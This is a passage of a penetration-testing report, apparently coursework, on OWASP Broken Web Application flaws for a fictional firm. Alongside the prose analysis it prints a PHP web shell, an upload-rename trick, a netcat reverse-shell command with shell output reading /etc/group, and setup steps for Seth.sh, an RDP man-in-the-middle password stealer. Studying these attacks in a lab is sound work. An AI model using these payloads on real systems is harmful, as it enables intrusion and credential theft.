

Figure-20-WRONG-LOGIN-INFORMATION



Figure-21-TAMPER-OF-LOGING-WITH-VALID-INFORMATION



Figure-22-OWASP-MANTRA-TAMPERED-DATA-OF-POST-WEB-APP

Which Cyber Security Tenet is violates:

The organization's cybersecurity posture is significantly impacted by data tampering vulnerability, which violates the integrity tenet of cybersecurity, causing doubt in data reliability, misuse, and incorrect interpretation, eroded confidence among stakeholders, and undermining decision-making capabilities. Unauthorized data manipulation also impacts confidentiality and availability.

The Scenario Assessment:

At CyberSafeGuard Solutions Ltd., hackers could tamper with online data, altering reports, projects, or client details. Intercepting communications, they could modify feedback or project data, risking misinformation, financial losses, and reputational harm. Manipulating security authorizations could grant unauthorized access, enabling further attacks like SQL injection. Tools like OWASP Mantra showcase these vulnerabilities, stressing the need for robust security measures to protect data integrity.

2. SQL Injection:

SQL injection is a cybersecurity vulnerability where hackers insert malicious SQL code into website input fields, bypassing authentication, executing unauthorized queries, and gaining unauthorized access to sensitive data, potentially leading to information leaks and system compromises.

Example OWASP Vulnerability: SQL Injection.



Figure-23-OWASP-Vulnerability-SQL-Injection

Vulnerability Identification and Exploitation:

The web application's vulnerability to SQL injection was assessed during penetration testing, allowing unauthorized SQL queries against the database, potentially leading to malicious commands or unauthorized access to private information.

Some Research and Describe:

SQL injection is a cybersecurity vulnerability where an attacker inserts malicious SQL code into

input fields, allowing hackers to bypass authentication systems, run arbitrary queries, and potentially take over the web application.



Figure-24-USER-ID-SQL-Injection

Which Cyber Security Tenet is violates:

The integrity and confidentiality principles of cybersecurity are broken by SQL injection. SQL injection taints the integrity of the data stored in the database by enabling attackers to alter the database queries that are run by the web application. The confidentiality of that information is also violated if hackers are able to obtain private data, such as bank account information or user credentials.

The Scenario Assessment:

A SQL injection vulnerability poses a grave threat to CyberSafeGuard Solutions Ltd. by exposing sensitive client data and financial records stored in its database. Attackers could exploit this vulnerability to access, alter, or steal confidential information, including client details and financial records. Promptly addressing and mitigating SQL injection vulnerabilities is crucial to safeguarding data and maintaining client trust.

3. XSS Scripting:

Cross-Site Scripting (XSS) is a vulnerability where malicious scripts are injected into web applications, enabling hackers to steal data, alter content, and perform unauthorized operations. Example OWASP Vulnerability: Reflected Cross Site Scripting (XSS),



Figure-25-XSS-SCRIPTING-OUTPUT-FOR-VAILD-INPUT



Figure-26-STORE-VULNERABILITY-OF-XSS-SCRIPT

Vulnerability Identification and Exploitation:

XSS is a web vulnerability enabling attackers to inject malicious scripts into pages due to inadequate user input sanitization. Exploiting this flaw, attackers can steal credentials, hijack sessions, redirect users to phishing sites, and modify web content.

Some Research and Describe:

Since XSS vulnerabilities put users and web applications at serious risk, developers must put strong security measures in place to stop and lessen these threats.



Figure-27-COOKIE-OF-XSS-SCRIPT-VULNERABILITY

Which Cyber Security Tenet is violates:

Cross-site scripting (XSS) attacks compromise both integrity and availability in cybersecurity. Malicious scripts can modify website content or redirect users to phishing pages, affecting data integrity and system functionality. This poses significant risks to user security and system reliability.

The Scenario Assessment:

CyberSafeGuard Solutions Ltd. faces XSS vulnerabilities, enabling attackers to inject malicious scripts into input fields. These scripts can hijack user sessions by stealing session cookies, accessing confidential information, and altering web page content for phishing or redirection purposes. This poses serious risks to data confidentiality, integrity, and security for both the organization and its clients.

4. Other Vulnerabilities

4.1. Exploiting File Inclusions and Uploads:

Vulnerabilities related to file inclusion and upload enable attackers to include and upload files straight onto the server without the necessary authentication, giving them the chance to run malicious code. Attackers could locate the file storage location in the instance of the OWASP Broken Web Application and upload code files onto the server under the guise of.jpeg files.



Figure-28-STORAGE-FILE-LOCTATION

```
1 <?
2 system($_GET['cmd']);
3 echo '<form method="post" action=" ../../hackable/uploads/webshell.php"><input type="text" name="cmd" /></form>';
4 ?>
5
```

Figure-29-UPLOADED-TO-THE-SERVER-PHP-FILE

```
<?
system('mv ../../hackable/uploads/webshell.jpg ../../hackable/uploads/webshell.php');
?>

```

Figure-30-UPLOADED-TO-THE-SERVER-PHP-FILE

Figure-31-UPLOADED-SUCCESSFULLY-TO-THE-SERVER

Figure-32-UPLOADED-SUCCESSFULLY-TO-THE-SERVER

Vulnerability Identification and Exploitation:

Vulnerability: Inadequate input validation discovered during web application penetration testing poses a risk of SQL injection attacks. Attackers could inject malicious SQL code into input fields, potentially leading to data theft or unauthorized access. Exploitation involves crafting SQL injection payloads and inserting them into vulnerable input fields to manipulate or extract data from the backend database.

The Scenario Assessment:

CyberSafeGuard Solutions Ltd. Vulnerable to file inclusions and uploads, enabling third-party access and compromising web application integrity, leading to data theft. Attackers exploit these

vulnerabilities to inject malicious code, intercept sensitive information like credit/debit card details, and redirect users to controlled databases, violating cybersecurity principles of confidentiality, integrity, and availability.

4.2.Other Vulnerabilities – OS Command Injection:

An application's ability to permit an attacker to run arbitrary operating system commands on the underlying server is known as OS Command Injection. When an application does not properly validate or sanitize user-supplied input before sending it to the operating system, a vulnerability occurs. By inserting malicious commands into parameters or input fields, attackers can take advantage of this vulnerability and gain unauthorized access to the system.



Figure-33-OS-COMMAND-INJECTION-CHECKES-IF-IT'S-AVAILABLE-IN-WEB-APP-OF-OWASP

Successful exploitation can result in system compromise, data breaches, and unauthorized access to private data. The integrity, confidentiality, and availability principles of cybersecurity are broken by this vulnerability.

Vulnerability Identification and Exploitation:

The OWASP vulnerable machine exhibited an OS command injection vulnerability discovered during penetration testing. Exploiting this flaw allowed attackers to execute arbitrary commands on the targeted system. Subsequently, attackers attempted to establish a reverse shell by injecting commands into vulnerable input fields, granting them unauthorized access to the system.

The attacker gained access to the vulnerable system by running the command "nc -lp 1691 -v" to create a reverse shell.

“nc.traditional – e /bin/bash 192.168.56.104 1691 &”

```
listening on [any] 1691 ...
192.168.56.102: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.102] 36484
ls -la
total 20
drwxr-xr-x  4 www-data www-data 4096 Jul 10  2013 .
drwxr-xr-x 12 www-data www-data 4096 Jul 10  2013 ..
drwxr-xr-x  2 www-data www-data 4096 Jul 10  2013 help
-rw-r--r--  1 www-data www-data 1509 Jul 10  2013 index.php
drwxr-xr-x  2 www-data www-data 4096 Jul 10  2013 source

uname -a;
Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC
 2010 i686 GNU/Linux

cat /etc/group;
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:user
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
```

Figure-34-Attacker-Machine-using-Reverse-Shell

The Scenario Assessment:

CyberSafeGuard Solutions Ltd at risk from significant cybersecurity threat posed by OS command injection vulnerability. Exploiting this flaw enables attackers to inject malicious commands into the web application, potentially gaining unauthorized access to the underlying operating system.

With this access, they can conduct harmful activities like deleting accounts, altering subscription statuses, or stealing sensitive user information. These actions not only disrupt the availability of the web application but also compromise the confidentiality and integrity of the organization's data.

5. Cryptanalysis Attack:

Cryptanalysis is the process of dissecting cryptographic systems to find flaws that might allow data to decrypted without authorization. In the case of CyberSafeGuard Solutions Ltd., cryptanalysis could be carried out using a number of techniques, including:

- Frequency analysis detects recurring patterns in encrypted data to unveil potential plaintext.
- Known-plaintext attacks leverage information about plaintext and encrypted data to deduce encryption algorithms or keys.
- Brute force attacks exhaustively try all possible key combinations to decrypt data.
- Differential cryptanalysis derives encryption keys by exploiting variations in encrypted text due to slight changes in plaintext.

For Example, We can use RDP Man in the middle Using Seth.sh to Steal password,
To set this up we need to instal Tool from Github,

1. sudo git clone https://github.com/syss-Research/Seth.git
2. sudo apt install dsniff –y
3. Input,
   sudo ./seth.sh <INTERFACE><ATTACKER IP><VICTIM IP><GATEWAY IP|HOST IP>
4. Windows Remote desktop need to configurator correctly,



Figure-35-RDP-Man-in-the-middle-Using-Seth.sh-to-steal-passwords

The Scenario Assessment:

